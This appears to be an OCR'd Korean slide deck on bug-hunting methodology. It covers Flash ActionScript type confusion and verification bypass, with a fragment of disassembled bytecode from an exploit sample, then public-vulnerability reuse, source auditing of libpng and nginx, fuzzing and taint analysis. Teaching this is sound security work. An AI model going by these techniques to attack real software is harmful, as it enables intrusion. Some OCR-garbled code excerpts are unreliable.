
### **Type Confusion**

- 객체의 Instance가 Type을 혼동하여 나는 오류
- Flash Player Case: Action Script



# Type Confusion: Flash Player Case

• Action Script Bytecode는 3단계를 거쳐서 실행된다



# Type Confusion: Flash Player Case

• Action Script Bytecode는 3단계를 거쳐서 실행된다

검증단계 (Verification **Process**) **Verification Flow** 계산된 수행흐름에 따라 생성단계 안정성을 검증 (Generation **Process**) 실행단계 **Execution Flow** 실제 수행흐름에 따라 (Execution **Process**) 안정성을 검증

# Type Confusion: Flash Player Case

- Action Script Bytecode 검증은 Block 을 기반으로 계산된다
- Block의 구분은 jump와 같은 Branch 류의 명령을 기반한다

```
trace("aaaaaaaa");
```




```
L1: findpropstric <q>[public]::trace ; func "trace()" object pushed L2: pushstring "aaaaaaaa" ; push a string L3: callpropvoid <q>[public]::trace, 1 params ; call on the func object
```



Verification: Pass Generate/Execute safe Native Code

```
L1: pushint 0x4141411 ; push an integer
L2: pushstring "aaaaaaaa" ; push a string
L3: callpropvoid <q>[public]::trace, 1 params ;?
```


- 검증실패 1 : callpropvoid는 Object type을 필요하는데, Integer type의 인자가 같이 들어감
- 검증실패 2 : "1 params"로 하나의 인자를 명시했는데, 2개의 인자가 들어감




• BLOCK 1,2,3 모두 검증 성공


Verification Flow Confusion

• Action Script 는 모든 Object 를 Atomic Type으로 표현한다



```
sample, swf > Action (1) > MainMovie
  1 // Action script ...
  3 // [Action in Frame 1]
           //96 Oc 00 05 00 07 95 c3 7c 13 07 fb c3 7c 13
           push false 326943637 326943739
           //0e
           equals
           //12
            not
 10
           //9d 02 00 4c 04
 11
            _if true goto #260
 12 #5
           //9d 02 00 18 00
 13
           if true goto #7
 14
           //88 15 00 09 00 41 00 42 00 43 00 44 00 45 00 46 00 47 00 48 00 49 00 al
           constantPool "A" "B" "C" "D" "E" "F" "G" "H" "I"
 15
 16 #7
            //8e 11 00 64 65 66 61 75 6c 74 00 01 00 04 2a 00 02 00 98 01
            defineFunction2 'default' [1 parans](<reg2>) //regCount[0x04], flag[0x2a], end of:
 17
 18
           //96 Oa 00 07 58 c0 49 48 07 a7 3f b6 b7
 19
            push 1212792920 3082174375
 20
            1/60
 21
            bitwiseAnd
 22
           //9d 02 00 00 00
 23
            if true goto #11
 24 #11
           //99 02 00 49 00
           _jump to #29
 25
 26 #12
            //40
            new
            7/96 05 00 07 16 74 70 0b
 28
```









Illustration 1: Layout of an ActionScript atom

- Verification Process 를 우회
- Atomic Confusion 을 통해 Crash 유발

기존 FLASH 취약점에 활용된 SWF를 활용(FWS 형식)
- Verification Process 가 이미 우회되어 있음

1-BYTE DUMP Fuzzing 을 통해 Atomic Confusion 유발

### **Type Confusion**



[Class B의 주소] -> [a() 함수의 주소] -> [함수 호출]

[Class B ? C ?의 주소] -> [??????] -> [Crash]

### Bug Hunting 방법론

- Method 1: Using Information or Open Vulnerbility
  - 공개된 취약점을 재 조합하여 취약점을 찾아냄
  - 일반적으로 프로그래머의 실수는 다시 재발하는 경우가 많음
- Method 2 : Source Code Auditing
  - 활용할 수 있는 소스코드들을 Program이 Import했는지 확인
  - 그 뒤 Source Code를 활용하여 취약점을 검색
- Method 3: Top-Down Analysis
  - 상위 High-level의 관점에서 부터 가장 낮은 Low-Level까지
  - 데이터의 흐름이나 시스템의 약점을 조사하는 방법


### Bug Hunting 방법론

- Method 4: Reverse Engineering
  - 소프트웨어 역공학을 통해 프로그램의 취약점을 조사
  - 디버거나 디스어셈블러의 도움을 활용함
- Method 5 : Fuzzing (Brute Force Testing)
  - 프로그램의 입/출력부의 랜덤한 값을 입력하여 취약점을 조사
  - 자동화하기 매우 편리함
- Method 6 : Dynamic Analysis
  - 프로그램의 동작방식을 이용하여 취약점을 조사
  - Dynamic Binary Instrumentation 이나 Debugger를 이용

## Method 1(Practice 1) : Using Information or Open Vulns

• 공개된 취약점의 정보를 조합하여 취약점 발견

2013-11-30	4	A	>	Audacious Player 3.4.2/3.4.1 - (.mp3) - Crash PoC	70	windows	Aldn Tosunlar
2013-11-08			*	Vivotek IP Cameras - RTSP Authentication Bypass	1062	hardware	Core Security
2013-09-12		R	*	Target Longlife Media Player 2.0.2.0 (.wav) - Crash PoC	847	windows	gunslinger_
2013-09-04		20	0	GOMPlayer 2.2.53.5169 (.wav) - Crash POC	1294	windows	ariarat
2013-08-29			>	AVTECH DVR Firmware 1017-1003-1009-1003 - Multiple Vulnerabilities	1220	hardware	Core Security
2013-08-07			>	Hikvision IP Cameras 4.1.0 b130111 - Multiple Vulnerabilities	1220	hardware	Core Security
2013-07-23			0	DirectShow Arbitrary Memory Overwrite Vulnerability (MS13-056)	1204	windows	Andrés Gómez Ra.
2013-07-10		200	0	Jolix Media Player 1.1.0 (.m3u) - Denial of Service	612	windows	IndonesiaGokilTea.
2013-07-03		700	>	ABBS Audio Media Player .LST Buffer Overflow	1074	windows	metasploit
2013-07-01		100	0	AVS Media Player 4.1.11.100 (.ac3) - Denial of Service	587	windows	metacom
2013-07-01		A	>	VLC Media Player 2.0.7 (.png) - Crash PoC	691	windows	Kevin Fujimoto
2013-06-24			0	MediaCoder PMP Edition 0.8.17 (.m3u) - Buffer Overflow Exploit	481	windows	metacom
2013-05-13			*	Windows Media Player 11.0.0 (.wav) - Crash PoC	1059	windows	Asesino 04



### Method 1(Practice 2)

### : Using Information or Open Vulns

· 공개된 Open Library의 Version 확인

### **Vulnerability Warning**

Various versions of libpng through 1.5.11, 1.4.11, 1.2.49, and 1.0.59, respectively, set the top-level archive-extraction directory's permissions to be world-writable as part of the distcheck Makefile target's operations (configure-generated Makefile only). This could allow a local attacker on the build host to silently replace the extracted libpng library with a malicious version, conceivably poisoning an official binary distribution of libpng (though the likelihood of this seems remote), but more generally allowing the attacker to execute arbitrary commands with the permissions of the user running make. This vulnerability has been assigned ID CVE-2012-3386 and is fixed in version 1.5.12 (and versions 1.4.12, 1.2.50, and 1.0.60, respectively, on the older branches), released 10 July 2012.


### Vulnerability Warning

All "modern" versions of libping through 1.5.9, 1.4.10, 1.2.48, and 1.0.58, respectively, fail to correctly handle malloc() failure for text chunks (in project\_text\_2()), which can lead to memory corruption and the possibility of execution of hostile code. This serious vulnerability has been assigned ID CVE\_2011\_3048 and is fixed in version 1.5.10 (and versions 1.4.11, 1.2.49, and 1.0.59, respectively, on the older branches), released 29 March 2012.

### Vulnerability Warning

All versions of libping from 1.0.6 through 1.5.8, 1.4.8, 1.2.46, and 1.0.56, respectively, fail to correctly validate a heap allocation in pre\_decompress\_chunk(), which can lead to a buffer-overrun and the possibility of execution of hostile code on 32-bit systems. This serious vulnerability has been assigned ID CVE-2011-3026 and is fixed in version 1.5.9 (and versions 1.4.9, 1.2.47, and 1.0.57, respectively, on the older branches), released 18 February 2012.





## Method 2 : Source Code Auditing

- 공개된 Open Source를 Code Level에서 취약점 발견
  - 취약점의 종류를 노려서 하는 것이 일반적
- Step 1: 변수 정보 수집

Source Path	Structure Name	Function Name	Variable Type	Variable Name	Detail Info
	ngx_http_chunked_s, ngx_http_chunked_t	none	ngx_uint_t	state	
ove/http/pgv. http://			off_t	size	signed type
src/http/ngx_http.h			off_t	length	signed type
			/*other variable was omitted */		
		ngx_http_read_discarded_request_body (ngx_http_request_t *r)	size_t	size	unsigned type
src/http/ ngx_http_request_body.c			u_char	buffer [4096]	fixed buffer
ng/_mp_roques/_body.o			/*other variable was omitted */		
		none	ngx_http_header_in_t	headers_in	struct pointer
	ngx_http_request_s		ngx_http_header_out_t	headers_out	struct pointer
			/*other variable was omitted */		
src/http/ ngx_http_request.h	ngx_http_header_in_t	none	off_t	content_length_n	signed type
ng/_nnp_requestin			/*other variable was omitted */		
	ngx_http_header_out_t	t none	off_t	content_length_n	signed type
	rigx_nttp_neader_out_t		Zenther va	righle was omitte	1 4/

## Method 2(Practice 3) : Source Code Auditing

• Step 2: 사용자로 부터 조작가능한 변수파악

```
static void
write_unknown_chunks(png_structrp png_ptr, png_const_inforp info_ptr,
   unsigned int where)
   if (info ptr->unknown chunks num)
      png const unknown chunkp up;
      png debug(5, "writing extra chunks");
      for (up = info ptr->unknown chunks;
           up < info ptr->unknown chunks + info ptr->unknown chunks num
         if (up->location & where)
         /* If per-chunk unknown chunk handling is enabled use it, otherwise
          * just write the chunks the application has set.
#ifdef PNG SET UNKNOWN CHUNKS SUPPORTED
         int keep = png handle as unknown(png ptr, up->name);
         /* NOTE: this code is radically different from the read side in the
         * matter of handling an ancillary unknown chunk. In the read side
          * the default behavior is to discard it, in the code below the default
          * behavior is to write it. Critical chunks are, however, only
          * written if explicitly listed or if the default is set to write all
          " unknown chunks.
          * The default handling is also slightly weird - it is not possible to
          * stop the writing of all unsafe-to-copy chunks!
          * TODO: REVIEW: this would seem to be a bug.
         if (keep != PNG HANDLE CHUNK NEVER &&
             ((up->name[3] & 0x20) /* safe-to-copy overrides everything */ ||
              keep == PNG HANDLE CHUNK ALWAYS ||
              (keep == PNG HANDLE CHUNK AS DEFAULT &&
               png ptr->unknown default == PNG HANDLE CHUNK ALWAYS)))
#endif
```


## Method 2 : Source Code Auditing


• Step 3 : 실행 흐름을 따라 취약점 조사


```
static void
write_unknown_chunks(png_structrp png_ptr, png_const_inforp info_ptr,
   unsigned int where)
   if (info ptr->unknown chunks num)
      png const unknown chunkp up;
      png debug(5, "writing extra chunks");
      for (up = info ptr->unknown chunks;
           up < info ptr->unknown chunks + info ptr->unknown chunks num
         if (up->location & where)
         /* If per-chunk unknown chunk handling is enabled use it, otherwise
          * just write the chunks the application has set.
#ifdef PNG SET UNKNOWN CHUNKS SUPPORTED
         int keep = png handle as unknown(png ptr, up->name);
         /* NOTE: this code is radically different from the read side in the
         * matter of handling an ancillary unknown chunk. In the read side
          * the default behavior is to discard it, in the code below the default
          * behavior is to write it. Critical chunks are, however, only
          * written if explicitly listed or if the default is set to write all
          " unknown chunks.
          * The default handling is also slightly weird - it is not possible to
          * stop the writing of all unsafe-to-copy chunks!
          * TODO: REVIEW: this would seem to be a bug.
         if (keep != PNG HANDLE CHUNK NEVER &&
             ((up->name[3] & 0x20) /* safe-to-copy overrides everything */ ||
              keep == PNG HANDLE CHUNK ALWAYS ||
              (keep == PNG HANDLE CHUNK AS DEFAULT &&
               png ptr->unknown default == PNG HANDLE CHUNK ALWAYS)))
#endif
```

## Method 3(Practice 4) : Top-Down Analysis

• 프로그램의 취약점을 설계자 관점으로 분석하는 방법








## Method 4(Practice 5) : Reverse Engineering

소프트웨어 역공학을 통해 취약점을 조사하는 방법
 가장 중요한 것은 조작할 수 있는 값을 찾아내는 것



## Method 5 : Fuzzing

• 프로그램이 받아들이는 **Input**을 랜덤하게 발생기켜 프로그램의 취약점을 찾아내는 방법 FUZZING

Brute Force Vulnerability Discovery

• 현재 매우 인기있는 취약점 발견 방법론



- 대부분 Memory와 관련한 취약점을 찾는데 집중
- 매우 다양한 Fuzzing Framework들이 구성되어 있음










## Method 6 : Dynamic Analysis

• Dynamic Taint Analysis




And Now we call this "system"

### **Taint Analysis**

• Dynamic Taint Analysis

modify data: we call this "tainting"



we can analysis how tainted output driven : we can call this "taint analysis"

### **Taint Analysis**

- Taint Analysis 의 효과 : Bug Hunting에 대한 응용
  - Find Tainted EIP Register
  - Find Tainted Function Pointers
  - Find Tainted Stack Arguments
  - Find Tainted Data Structure Using System
- Taint Analysis 의 효과 : Exploit detection
  - Preprocessing: 0-day Exploit detection
- Rechability Problem의 해결
  - How can I make PDF File to execute code block #937
- Mov [edi \* 2], esi
  - Packet으로부터
     Memory Access가 edi, esi로
     이어지는지를 판단

### Dynamic Binary Instrumental

• Binary 실행시 원하는 Code를 삽입하는 기술

Code 1

Mov eax, ebx

Code 2

- 프로그램을 다시 컴파일하거나 링킹하지 않음
- 실행하는 동안 원하는 루틴을 찾을 수 있음
- 실행중인 프로그램을 분석하는데 탁월함











### **Putting All**

- 취약점을 찾는데 정형화된 Flow는 없음
- 주의할 점
  - 프로그램마다 특성이 있고 그 특성을 파악하는 것
  - 공격자의 입장에서 생각하는 것
  - 개발자는 사람이다 : 실수를 반드시 한다
  - 모든 버그는 공격할 수 있다고 가정한다

